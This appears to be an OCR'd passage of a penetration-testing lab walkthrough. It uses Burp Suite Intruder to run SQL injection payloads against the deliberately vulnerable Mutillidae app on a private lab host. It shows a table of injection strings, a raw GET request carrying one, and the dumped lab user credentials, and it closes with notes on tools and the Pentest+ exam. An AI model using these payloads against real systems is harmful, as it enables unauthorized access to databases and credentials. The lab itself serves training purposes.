
Requ...	Payload	Status	Error	Timeo...	Length	Comment
37	or%201=1	200	□	□	24348	
38	or%201=1 --	200	□	□	24348	
39	' or 1=1 or ''='	200	□	□	25795	
40	" or 1=1 or ""="	200	□	□	24348	
41	' or a=a--	200	□	□	25556	
42	" or "a"="a	200	□	□	24348	
43	') or ('a'='a	200	□	□	25587	
44	") or ("a"="a	200	□	□	24348	
45	hi" or "a"="a	200	□	□	24348	
46	hi" or 1=1 --	200	□	□	24348	
47	hi' or 1=1 --	200	□	□	25559	
48	hi' or 'a'='a	200	□	□	25143	
49	hi') or ('a'='a	200	□	□	25589	
50	hi") or ("a"="a	200	□	□	24348	

```
GET /mutillidae/index.php?page=user-info.php&username='%20or%201%3d1%20or%20''%3d'&password=password&
user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Click on the Response tab and then click the Render button.

The Render button should use the built-in Burb Suite browser in the lower windowpane to show us the SQL request results, but this option does not work.


Of the 135 SQL requests sent, the one we are interested in is number 39. Highlight number 39. In the Render window, click on the Actions button and, from the context menu, select “Show Response in Browser.”



Filter: Showing all items

Requ...	Payload	Status	Error	Timeo...	Length	Comment
37	or%201=1	200	□	□	24348	
38	or%201=1 --	200	□	□	24348	
39	' or 1=1 or ''='	200	□	□	25795	
40	" or 1=1 or ""="	200	□	□	24348	
41	' or a=a--	200	□	□	25556	
42	" or "a"="a	200	□	□	24348	
43	') or ('a'='a	200	□	□	25587	
44	") or ("a"="a	200	□	□	24348	
45	hi" or "a"="a	200	□	□	24348	
46	hi" or 1=1 --	200	□	□	24348	
47	hi' or 1=1 --	200	□	□	25559	
48	hi' or 'a'='a	200	□	□	25143	
49	hi') or ('a'='a	200	□	□	25589	
50	hi") or ("a"="a	200	□	□	24348	

Press the copy button.




To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/2/wxbjcbvuse0emvnl8otuvwzrkntb19fs


□ In future, just copy the URL and don't show this dialog

Bring back up your browser, and paste the URL copied from your Burb Suite into the address bar. Press enter.




10.0.2.11/mutillidae/index.php?page=user-info.php&username=' or 1%3d1 or ''%3d'&password=passw


Leave the browser window open and click on the first tab for your Burb Suite from the overhead taskbar.



Click on the Proxy tab. Toggle the Intercept button on and off.



Return to your browser window, scroll down to see the results of your SQL request.



Results for . 16 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving Fools

Summary –

Credit for the lab goes DRB at Nullbyte. Though the lab was recently posted in September of 2020, some things have changed. I am pleased to have figured out a workaround for rendering the results of the SQL request. In case you are wondering, yes, I did research the issue. Burb suite comes with a built-in Chrome browser but will not launch using a root account. I tried it as root and as a normal user, and the results were the same, epic failure.

What is the big deal, and why not just use the open-source alternative to Burp Suite, OWASP Zap? Liability. Clients take a very dim view of using open source tools to pentest their networks. They expect the pentester to show up with the enterprise version of Burb Suite, not the open-source alternative.

This is why, on the Pentest+ exam, you may be asked about which tool should be used in the attack. You may see your favorite tool as one of the choices, but is it the right choice? Is the tool open-source, or does it have a commercial version?